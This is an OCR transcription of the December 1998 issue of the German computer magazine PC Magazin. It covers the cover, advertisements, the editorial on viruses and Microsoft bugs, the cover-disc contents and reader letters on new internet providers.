www.pc-magazin.de


PC Magazin

Mit CD

S 68,– sfr 8,– hfl 11,– bfr 201,– Lit 11000 Pta 900,– Dr. 2100,– Fmk 49,– skr 47,– DM 8,–

PC Magazin 12|98 TEST • TECHNIK • PRAXIS •

Microsoft BUG Report



- Fehler in Microsoft-Produkten aufspüren & beseitigen
- Bugfixes, Patches und Service Packs finden & installieren



Großer PC-Kaufberater

- 16 PCs bis 2000 Mark – mehr Spreu als Weizen
- Noch geheim: PC-Technologie 1999
- Die besten Tips zur Konfiguration

CD im Heft:

- **Über 200 aktuelle Treiber für Windows 95/98 und NT**
  Grafikkarten, Drucker, Soundkarten, ISDN, Modems sowie Treiber für Iomega, SyQuest und Co.
- Über 1000 Hersteller-Links
- Internet Browser: Netscape 4.5 Final, Netscape 4.07, MS IE4 Service Pack 1, Opera 3.5
- Die 20 besten Shareware-Programme
- Test- und Demoversionen der Top-Virenscanner



- **8 DVD-Laufwerke**
  Das Ende der CD-Drives
- **12 Antiviren-Programme**
  Power-Tools und Megaflops

4 390443 008005 12

PRAXIS

- Unterschriften vektorisieren
- Festplatten tunen
- Registry verstehen

Unternehmens-Gründer-Wettbewerb

WORKSHOPS: Excel · VBA · Linux


Ideen,
Phantasien,
Träume…
website designer
The Print Shop
intel
pentium II
PROCESSOR
…ganz einfach verdoppeln.
©1998 Intel Corporation. Alle Rechte sind geschützt. Intel und Pentium sind eingetragene Warenzeichen.
©1998 Broderbund Software Corporation. Alle Rechte sind geschützt. Broderbund, das Broderbund Logo und Print Shop sind eingetragene Warenzeichen und/oder Warenzeichen der Broderbund Software Inc. Print Shop Deluxe 6.0 ist ab November 1998 erhältlich.

UNSER LEISTUNGS-BEITRAG FÜR EIN AUSGEWOGENES BUDGET!

DELL OFFICE-PC

DIMENSION™ XPS R450

INTEL® PENTIUM® II PROZESSOR 450 MHZ

- Intel® 440BX AGPset
- Minitower-Gehäuse
- 512 KB Cache
- 128 MB SDRAM, erweiterbar auf 384 MB
- 10 GB EIDE Ultra DMA/33 Festplatte
- ATI Xpert 98 3D AGP Grafikkarte mit 8 MB SGRAM
- Steckplätze: 3 x PCI, 1 x PCI/ISA, 1 x ISA, 1 x AGP
- Dell 17" TCO-95 Monitor (15,9" V.I.S.)
- 14/32 x Speed EIDE CD-ROM
- Crystal 4236B Audiochip und 4611 Wavetable Chip
- **Vorinstalliert:** MS Windows 98 (CD), **MS Office 97 Small Business Edition V2.0 (CD),** MS Internet Explorer, McAfee Virusscanner, T-Online
- MF II-Tastatur, MS IntelliMouse, 3,5" Floppy
- Basis Service Paket mit 3 Jahren Service
- mtl. Leasingrate* **DM 156** (DM 135 zzgl. MwSt.)
- *Optionales Upgrade: Eicon Diehl DIVA Pro ISDN Karte* ***DM 543** (469 zzgl. MwSt.)*

nur DM 3.995

DM 3.444 zzgl. MwSt. Best.-Nr.: D081198

DM 3.995

Abbildung kann vom Angebot abweichen.



SCHWER BEEINDRUCKEND: 3 JAHRE SERVICE SERIENMÄSSIG MIT 1 JAHR VOR-ORT-SERVICE PLUS 2 JAHRE ABHOL-REPARATUR-SERVICE FÜR ALLE DIMENSION-SYSTEME INKL. MONITOR!

Wer täglich auf die Zuverlässigkeit und Performance seines PC's angewiesen ist, dem wird die Entscheidung für Dell besonders leicht fallen. Unsere Dimension-Systeme bewegen sich trotz sensationell niedriger Direktanbieter-Preise qualitativ und technologisch in der Spitzenklasse! Ein Beispiel dafür ist die neue optionale Grafikkarte STB nVidia TNT 3D 2 x AGP mit integrierten 16 MB SDRAM und 128 Bit Datenbreite. Mit faszinierender 3D-Performance, ideal für professionelle Grafik-Anwendungen. Als Dell-Kunde nutzen Sie viele Vorteile serienmäßig: exzellente Beratung, hochwertige Softwareausstattung, individuelle Konfigurations-Möglichkeit, preiswerte Upgrades und ausgezeichnete Serviceleistungen. Rufen Sie an oder besuchen Sie uns im Internet!

Alle Preise verstehen sich zzgl. Versandkosten.

* Ein Angebot der Deutsche Leasing AG, Bad Homburg. Gültig für gewerbliche Kunden für eine Laufzeit von 36 Monaten inkl. Elektronikversicherung, **zzgl. Versandkosten** und vorbehaltlich Prüfung und Annahme. Konditionen für größere Abnahmemengen und weitere Laufzeiten auf Anfrage.



Anrufen & Bestellen:
Mo.-Fr. 8-20 Uhr, Sa. 9-14 Uhr
0180/5224028



PC Magazin

editorial

Verborgene Geheimnisse


Kaum zu glauben: Ein kompletter Pentium-II-350-PC mit 128 MByte schnellem (und teurem) PC100-Speicher, 4-GByte-Festplatte und 32fach-CD-ROM-Laufwerk für 1999 Mark? *„Niemals"* werden Sie sagen und wenn, dann nur mit minderer Qualität aus Fernost? Keineswegs, denn den oben beschriebenen Rechner gibt es: Er wird in Augsburg produziert, in der PC-Schmiede der Siemens Computer AG. Diese und einige weitere Überraschungen (in vielen Fällen positiver Natur) fördert unser *Großer PC-Kaufberater* ab Seite 88 zutage. Das Testlabor des PC Magazin nahm 16 Systeme führender Hersteller für unter 2000 Mark genau unter die Lupe und trennt die Spreu vom Weizen.

Manche bleiben jahrelang unentdeckt oder tauchen vielleicht nie auf. Andere sind so auffällig, daß sie bereits kurz nach ihrer Geburt enttarnt werden. Die Rede ist von Viren und Bugs, die für den Anwender im günstigsten Fall eine schleichende Bedrohung darstellen. Wie Sie mit dieser Gefahr aufräumen, zeigen gleich zwei Beiträge in dieser Ausgabe: Erst einmal räumen wir mit den Viren auf – restlos. Wir infizierten in unserem Labor ausgesuchte PCs mit einem der gefährlichsten Virus dieser Tage, dem CIH, der im Endstadium zum Exitus des BIOS – und damit des kompletten PC – führen kann. Wie viele der zwölf getesteten Gegenmittel (Antiviren-Programme) gegen diesen und Tausende anderer Viren anschlugen, zeigt unser umfangreicher Test ab Seite 144.

Vor der zweiten großen Gefahr, den sogenannten Bugs, Schädlingen in Form korrupter oder unvorsichtig formulierter Codezeilen, gibt es keinen wirklichen Schutz. Mit banalen Patches (Bug-Fixes), die hinter klangvollen Namen wie Service Pack oder Update versteckt werden, liefern sich die Software-Hersteller einen Guerillakampf mit den kleinen (und in manchen Fällen auch großen) Schwächen ihrer Programme. Daß dieser Kampf häufig auf den Schultern des Anwenders ausgetragen wird, spielt für viele Unternehmen keine Rolle. Wie sich der Schaden für den Nutzer eindämmen und auf ein Minimum reduzieren läßt, zeigt unser aktuelles Special zum Thema Microsoft Bugs ab Seite 60. Und wen anderen als Microsoft könnte es treffen, denn die größten (waren es wirklich die größten?) Bauern haben ja bekanntlich die dicksten Kartoffeln – und diese ziehen Schädlinge geradezu magisch an.

Die Redaktion

Wie immer freuen wir uns auf Ihr Feedback zu diesem Heft. Schreiben Sie uns an
`redaktion@pc-magazin.de`
oder faxen Sie an 08121/95-1621.



PC Magazin

NR. 12 · DEZEMBER 1998



MS Bug Report

Microsoft-Produkte sind wie Bananen. Unreif gepflückt, reifen sie erst beim Endkunden heran, der unfreiwillig als Betatester fungiert. Die Fehler, die die Kunden entdecken, werden nach und nach durch Patches, hochtrabend als Updates oder Service Packs bezeichnet, korrigiert. Wir haben die schlimmsten Fehler in Windows, Office und im Windows Scripting Host aufgespürt sowie die Patches unter die Lupe genommen. Außerdem haben wir uns den neuen kostenlosen Standardsupport von Microsoft näher angesehen. 60

Unternehmensgründer gesucht

Helfen Sie mit, die deutsche Wirtschaft anzukurbeln: Bauen Sie Ihr eigenes Unternehmen auf. Das nötige Startkapital können Sie in unserem Gründerwettbewerb gewinnen, wenn Sie uns Ihre Geschäftsidee schicken. Alle weiteren Details zu unserem Wettbewerb erfahren Sie ab Seite 54

Effektiver Virenschutz

Das Internet ist nicht nur der ideale Verbreitungsort für alle Arten von Viren – es bietet darüber hinaus einen Virus-Generator an, mit dem jeder Surfer selbst gefährliche Datenkiller herstellen kann. Manche Stämme können sogar das Flash-BIOS teilweise überschreiben. Daher sollten Sie sich unbedingt einen guten Virenscanner gönnen. Unser Test berät Sie dabei. 144



EXTRA

BRIEFE AN DIE REDAKTION

AKTUELL

SPECIAL

TEST

Titelthemen sind mit Ⓣ gekennzeichnet.



Großer PC-Kaufberater




Ablösung: DVD verdrängt CD-ROM

CD-ROM Edition 8

Zunächst einmal vielen Dank für die positiven Zuschriften zu unserer CD. Wir möchten uns aber nicht auf den Lorbeeren ausruhen und bieten Ihnen diesmal Treiber für Windows 95/98 und NT 4, wobei wir selbstverständlich auch die etablierten Rubriken weiter gepflegt und ausgebaut haben.

■ Dateibereich

Auch diesmal bieten wir Ihnen ausgesuchte Programme aus der deutschen und internationalen Free- und Shareware-Szene.



Top-Downloads aus dataTIP

- CUEcards98 1.32
- Paint Shop Pro 5.01 DEUTSCH
- W95Optimal 2.0 für Windows 95/98
- MacroMagic 4.0g
- LigaManager '98 Pro 1.3
- Perfect System Edit 3.5 R2
- CDCopy 4.517
- Hardcopy für Windows 11.06
- BLZ-Bankleitzahlen 1.0
- URL Requester 2.11
- Euro-TrueType Schrift MarvoSym
- JobOffice 3.11b
- URLMenu 98 2.10.0.411
- AudioGrabber 1.31
- GetRight 3.2
- GetRight deutsches Sprachmodul
- Sw2000 1.0
- Mouse-O-Meter 1.1
- Screen Loupe 4.2

Shareware zum Heft

- CD-Master 2.0c
- HBS-Animator 3.1
- Sydare 95
- Desktop Twister 32 1.50b
- Blowfish Advanced 97 1.11
- HyperSnap-DX Pro 3.21.00

Packer

- ACE 1.1b
- SFX-Factory! 1.5
- RAR 2.04 für Win 95/98/NT
- FASTZip 98 3.0
- FreeZip 1.4.6
- DPZIP32 1.1
- ZipEx 98 1.0
- ES95 Version 2.0
- WinZip 7.0
- WinZip Self-Extractor 2.1

Visual Basic-Runtimes

- VB 1.0 Runtime
- VB 2.0 Runtime
- VB 3.0 Runtime
- VB 4.0 Runtime 32-Bit
- VB 5.0 Runtime 32-Bit

Sonstiges

- Jahr2000-Check
- SelfHTML
- Adobe Acrobat Reader
- Databoxen

Workshops

- ThumbsPlus 3.2
- Lotus Organizer
- Excel
- VBA

PC Underground

- Schöne Töne – Sound für Demos
- FastTracker II 2.08
- MIDAS Digital Audio System Version 1.1.2

HOTLINE

Falls Sie Probleme mit unserer CD-ROM haben, erreichen Sie uns unter folgenden Adressen bzw. Nummern:

- E-Mail: cdrom@wekanet-team.de
- Telefon: 0821/4 86 14 70
- Fax: 0821/4 86 96 64

Bitte beachten Sie, daß die Hotline von Mittwoch bis Freitag in der Zeit von 9.30 bis 11 Uhr nur Fragen zur CD-ROM des PC Magazin beantwortet.

Bei Fragen zu einzelnen Programmen wenden Sie sich bitte direkt an den jeweiligen Hersteller beziehungsweise Programmautor. Sie finden die entsprechende E-Mail-Adresse unterhalb der Programmbeschreibung.
Bitte haben Sie Verständnis dafür, daß wir nicht den Support für einzelne Programme übernehmen und Sie hier an den jeweiligen Hersteller verweisen. Wir bitten Sie daher, von Anfragen zu Programmen abzusehen.

■ Treiber

Was für Microsoft in unseren großen Bug-Report gilt, das haben sich leider auch viele Hardware-Hersteller auf die Fahnen geschrieben: Die Treiber der ersten Generation sind selten ausgereift und bringen oft Probleme mit sich. Erst Wochen oder gar Monate nach der Markteinführung gibt es stabile und vor allem geschwindigkeitsoptimierte Treiber. Zögern Sie daher nicht, und werfen Sie einen Blick auf unser umfangreiches Treiberangebot: Wir haben für Sie über 200 topaktuelle Treiber für mehr als 300 Geräte aus folgenden Rubriken zusammengestellt:

- Drucker
- Grafikkarten
- Modem
- ISDN
- Scanner
- Soundkarten
- Wechselmedien


Sie können die Treiber über die hinterlegten Verknüpfungen in der Tabelle entweder direkt im Internet-Browser ausführen oder die Dateien erst auf Festplatte speichern und dann starten..

Wenn Sie die Treiber für Ihre Hardware vermissen, schauen Sie direkt beim Hersteller Ihrer Hardware im Internet vorbei. Dafür haben wir für Sie über 1000 Internet-Adressen gesammelt, die Sie im Verzeichnis *service/bookmark* finden.



DIE AKTUELLEN US-SCANNERTREIBER für Windows 95 und NT finden Sie auf der Heft-CD.

VIRENKILLER



In unserem großen Vergleichstest auf S. 144 erfahren Sie, welche Viren es gibt und welche Schäden sie anrichten. Auf der CD präsentieren wir Ihnen aktuelle Testversionen der Virenkiller von Norton Antivirus, Norman Virus Control, Gdata Antiviren Kit, Quarterdeck ViruSweep, F-Prot, Panda Antivirus und Sophos Antivirus. Überzeugen Sie sich von der Leistungsfähigkeit der Programme, und überprüfen Sie Ihren Rechner auf Virenbefall. Die Versionen sind lediglich in der Laufzeit beschränkt und finden über 15 000 Viren und deren Ableger. Schauen Sie sich die Versionen in aller Ruhe an, und entscheiden Sie sich dann für das Produkt Ihrer Wahl.

■ Last Minute

Unsere CD wurde diesmal mit der ganz heißen Nadel gestrickt. Im allerletzten Moment wurde die Netscape 4.5 Final offiziell freigeben, fast zeitgleich mit der Beta 10 von Opera. Abgerundet wird das Browser-Angebot durch die aktuelle deutsche Netscape-4.07-Version und den Internet Explorer 4.01 SP1 für Windows 95 und NT.

■ Noch mehr Demos

Aus der bekannten PTS-Reihe von Hilchner kommen die beiden Programme PTS-PartitionManager und Drive-Backup. Als Highlight gibt es den Lotus Organizer 5.0 in einer laufzeitbeschränkten Betaversion.

Von Euklid kommt EXO 1.2, eine professionelle Software zur Verwaltung der Urlaubs- und Fehltage der Belegschaft eines Betriebs.

■ Online leichtgemacht

Mit dem 1&1-T-Online-Decoder melden Sie sich direkt online an. Sie erhalten Freieinheiten im Gegenwert von 10 Mark sowie die Erstattung der Grundgebühr für die ersten 10 Tage. Sie können auch die Zugangs-Software für Primus Online oder AOL von der CD installieren und erste Gehversuche im Internet unternehmen.

■ Special

Wenn Sie bei der Lektüre unseres MS-Bug-Reports über Windows 95/98 und NT hellhörig geworden sind, sollten Sie sich die Patches und Updates in der Rubrik *Special* ansehen. Sie beseitigen viele Fehler und erweitern Windows um einige zusätzliche neue Funktionen. Zudem finden Sie die HTML-Beispieldateien aus dem Beitrag „Sicherheitslücken im Internet Explorer 4 und WSH" auf S. 78. Wenn Sie die Office-Bugs nachvollziehen möchten, dann öffnen Sie dazu einfach unsere Beispiele.

■ Monitortest aus 11/98

Aufgrund zahlreicher Leserzuschriften haben wir den Monitortest aus der Ausgabe 11/98 als *pdf*-Dateien mit auf die CD gepackt. Mit dem Acrobat Reader, den Sie ebenfalls auf der CD finden, lesen Sie so noch einmal den Artikel und verschaffen sich einen Überblick über die einzelnen Geräte.

Das schafft einen guten Vorgeschmack auf die nächste Heft-CD: Dort finden Sie den kompletten Jahrgang 1998 des PC Magazin im *pdf*-Format. Die Volltextsuche hilft Ihnen beim schnellen Auffinden einzelner Artikel.

■ Fit fürs Jahr 2000?

Auf vielfachen Wunsch stellen wir Ihnen noch einmal unser Jahr2000-Testprogramm checkBIOS vor. Sie finden es im Verzeichnis *pcmagazin\chkbios*. Führen Sie das kleine DOS-Programm aus, und testen Sie Ihren PC auf seine Tauglichkeit für das Datumsumstellung ins neue Jahrtausend. CH


Der Monitor!



ELSA ECOMO™ 19H98



Der *ELSA ECOMO 19H98* ist ELSAs äußerst kompakter Allround-Monitor mit 19-Zoll (48,3 cm) -Trinitron-Qualitäts-Bildröhre. Bei 40% mehr Bildinhalt nimmt er die gleiche Standfläche in Anspruch wie ein 17"-Monitor. Damit empfiehlt sich der *ELSA ECOMO 19H98* als High-End-Alternative für den anspruchsvollen Home-Anwender. Unabhängig davon, ob Sie ihn für ernsthafte Tätigkeiten im Office-, DTP- oder CAD-Bereich nutzen oder auch mal Ihre Lieblingsspiele in hohen Auflösungen bei brillanter Darstellungsqualität genießen wollen.



- 19"(48,3 cm)-Bildröhre von Sony (sichtbare Anzeigefläche: 365 x 274 mm)
- 40% mehr Bildinhalt als 17"-Monitore mit vergleichbarer Bautiefe
- 94 kHz Zeilenfrequenz für ergonomische Bildwiederholfrequenzen, z.B. mit 104 Hz
- TCO-'95-, TÜV-ERGO- und TÜV-GS-Zertifikat für umweltgerechtes, sicheres und ergonomisches Arbeiten

ELSA-High-End-Grafikpower – für Home & Office

Sagen Sie uns Ihre Meinung zum Heft und zu aktuellen Computerthemen

DISKUSSION: NEUE TELEFONGESELLSCHAFTEN ALS PROVIDER

Das T-Monopol bröckelt weiter

Die neuen Telefongesellschaften haben das Internet entdeckt und wollen den Providermarkt aufmischen. Was halten Sie von solchen Angeboten? Wollen Sie Ihren Internet-Anbieter wechseln? Oder haben Sie sogar schon erste Erfahrungen mit den neuen Providern gemacht? Viele Leser haben Stellung bezogen – hier ein Querschnitt Ihrer Äußerungen.

Druck hilft

Ich lese sehr viele Online-Ausgaben der Printmedien. Meine Online-Zeiten liegen etwa zwischen 80 und 100 Stunden monatlich. Ich wähle mich über City Call ein, also zum Ortstarif. Die Pauschalsumme in Höhe von 365 Mark stört mich weniger. Das Ärgernis ist die allmonatliche Telefonrechnung, die nicht selten deutlich über 100 Mark liegt (Amtsleitung, analog).

„Sobald man bei einer neuen Telefongesellschaft für einen attraktiven Festpreis unbegrenzt im Internet surfen kann und die Gebühren im Ortsbereich sinken, werde ich dorthin wechseln."
SVEN DEDEN (21698 HARSEFELD)

Die neuen Angebote sind keine echte Alternative. Ich glaube auch nicht daran, daß die Telefonkosten künftig im Ortsbereich entfallen. Mich würde es schon freuen, wenn Telekom und die anderen Anbieter einen für den Kunden attraktiven Festbetrag einführen würden, doch selbst davon ist man noch meilenweit entfernt.

Nur die Öffentlichkeit kann diesen Prozeß ein wenig beschleunigen. Schon deshalb danke ich Ihnen für dieses Leserforum.

MARKUS SOWADA
(VIA E-MAIL)

Zeittakt runter

Ich nutze das Internet sehr häufig und bin daher bei einem Online-Provider mit Pauschaltarif (also ohne Zeittakt) angemeldet. Ein Wechsel zu einer neuen Telefongesellschaft ohne Telefongebühren käme für mich nur in Frage, wenn die Zeittaktgebühr geringer ausfiele als die jetzigen Telefonkosten im Ortstarif. Es lohnt sich nicht, die Telefonkosten zu sparen, wenn ich dafür 5 oder 6 Pfg. Zeittaktgebühr pro Minute bezahle. Da fahre ich besser mit nur 3 oder 4 Pfg. Telefonkosten am Abend und meiner einmaligen Grundgebühr.

ANDRÉ DRAHT
(VIA E-MAIL)

T-Online forever

Ich stehe den neuen Telefongesellschaften sehr skeptisch gegenüber und werde mich von T-Online nicht trennen. Bei einigen Problemen, die ich mit der T-Online-Software 2.0 hatte, half mir die Hotline hervorragend und kostenlos weiter. Und für diesen hervorragenden Service bin ich gerne bereit, ein paar Pfennige mehr zu bezahlen. Außerdem bleibt T-Online ja nicht auf ihrem Preis sitzen. Ab 1. November gibt es erneute Vergünstigungen fürs Internet!

Erst wenn mir jemand versichert, daß der Service bei einem neuen Anbieter mindestens genauso gut ist, werde ich über einen eventuellen Wechsel nachdenken.

IMANUEL FISCHER
(VIA E-MAIL)

Letzte Meile

Daß sich die Telefonanbieter inzwischen als Provider versuchen, halte ich für einen Schritt in die richtige Richtung, der aber mit staatlichen Mitteln im Ansatz gebremst werden könnte. Die aktuellen Minutenpreise, die zwischen 0,04 und 0,10 Mark variieren, sind einfach für eine sinnvolle Nutzung viel zu überzogen. Es gibt keinen Anbieter, der eine Pauschale ohne zusätzliche Kosten anbietet.

Die Monopolstellung der Telekom auf der „letzten Meile" (*siehe Anm. d. Red.*), die auf mit Steuergeldern finanzierten Telefonleitungen basiert, ist im internationalen Vergleich einfach veraltet und behindert die neuen Anbieter.

Anstatt an den privaten Nutzer zu appellieren, das Medium Internet vermehrt zu nutzen, sollten deutsche Politiker eher die maroden Tarifstrukturen in Deutschland abbauen. All die schönen Öffnungen des Marktes bringen im elektronischen Bereich leider überhaupt nichts: Kein Anwender hat etwas von verbilligten Überseegesprächen und extra kurzen Abrechnungstakten bei Ferngesprächen.

THOMAS BAUCKHAGE
(VIA E-MAIL)

ANMERKUNG DER REDAKTION: *Die „letzte Meile" bezeichnet den Nahbereich, wo ausschließlich die Telekom Telefonleitungen unterhält und für deren Nutzung kassiert. Private Anbieter sind in den Nahbereichen auf das Netz der Telekom angewiesen.*

Echte Alternative

Für mich sind die Provider eine echte Alternative. Seit dem 1. April bin ich Preselection-Kunde bei HanseNet und nutze auch den seit einiger Zeit angebotenen Internet-Zugang. Die Hotline ist gut erreichbar, die Installationsanleitung war hervorragend. Der Zugang ist schnell, auch zu Spitzenzeiten, und nie besetzt. Vielleicht liegt das aber an den noch geringen Nutzerzahlen.

„Erst wenn die Telekom ihre Gebühren senkt oder die neuen Telefongesellschaften ihre eigenen Netze haben, wird sich etwas ändern."
MICHAEL DEGEEST (VIA E-MAIL)

Da ich hauptsächlich in der Freizeit surfe und keine Grundgebühr zahle, sind meine Online-Kosten nicht einmal halb so hoch wie bei AOL. Da keine proprietären Treiber wie bei AOL oder T-Online verwendet werden, habe ich auch keine Software-Probleme und kann ohne Schwierigkeiten den Provider wechseln. De facto hat die Telekom also schon ihr Monopol verloren.

GUNTER SCHMIDT
(HAMBURG, VIA E-MAIL)

Masse statt Zeit

Ich benutze für Nicht-Ortsgespräche nur noch die neuen Anbieter und informiere mich eingehend über die Tarifstrukturen und Anbieter auf dem Telekommunikationsmarkt. Allerdings kann ich bis jetzt noch kein Angebot erkennen, das preislich attraktiver ist als ein herkömmlicher Provider mit Zugang im Ortsnetz. Ich hoffe auf ein volumen- anstatt eines zeitorientierten Abrechnungsmodells.

> **„Die neuen Telefongesellschaften kommen in Betracht. Angesichts wechselnder Tarife und unterschiedlicher Tarifstrukturen ist das günstigste Angebot jedoch schwer auszumachen.“**
> ARNO EICHHORN (VIA T-ONLINE)

Problematisch finde ich den Verzicht auf jede Anmeldung. Das öffnet dem Mißbrauch im Internet Tür und Tor – man denke nur an die immer mehr zunehmende Zahl der Spammer.

FABIAN GUTER
(81929 MÜNCHEN)

Server im Stau

Ich gehe über T-Online ins Internet und zähle mich zu den „ausschweifenden Surfern“: Eine Stunde am Tag ist fast schon Standard, und am Wochenende belaste ich meinen Geldbeutel noch mehr.

Ein Providerwechsel wäre für mich kein Weltuntergang. Ich würde bei einem besseren Angebot sofort wechseln. Dabei ist der Preis jedoch nicht allein ausschlaggebend. Ebenso wichtig sind für mich die Übertragungsrate und der Service. Was nützt mir ein billiges Angebot, wenn ich am völlig überlasteten Server im Stau stehe?

MARIO HERMSDORF
(VIA T-ONLINE)

Bank-„Bundle“

Bisher bin ich mit der Telekom einigermaßen zufrieden. Ich muß ihr auch deshalb treu bleiben, da meine Bank noch Schwierigkeiten mit dem Internet-Zugriff und der besonderen Software (MeWallet) hat. So kann ich im Notfall immer noch per Btx auf mein Konto zugreifen und Überweisungen tätigen.

HELGE NIELSEN
(VIA T-ONLINE)


Gutes Angebot

Als AOL-Nutzer habe ich mich zusätzlich bei TalkNet (Internet-Angebot von TalkLine) angemeldet. Die Performance ist sehr gut. Zudem bietet TalkNet eine CD an, auf der sich eine Installationsroutine für das DFÜ-Netzwerk befindet, sowie Software für verschiedene Internet-Belange. Für 9,90 Mark/Monat und 4,80 Mark pro Online-Stunde (bei sekundengenauer Abrechnung und ohne weitere Telefongebühren) bekommt man 5 MByte Web-Space und eine E-Mail-Adresse – ein gutes Angebot.

Nur beim Service hapert es: Ich habe die Leute mal angemailt wegen Fragen zum Web-Space. Leider habe ich seit fünf Wochen keine Antwort erhalten.

JÜRGEN OVERLÖPER
(VIA E-MAIL)

AUS DEM LEBEN VON A. L. USER



Lokal surfen

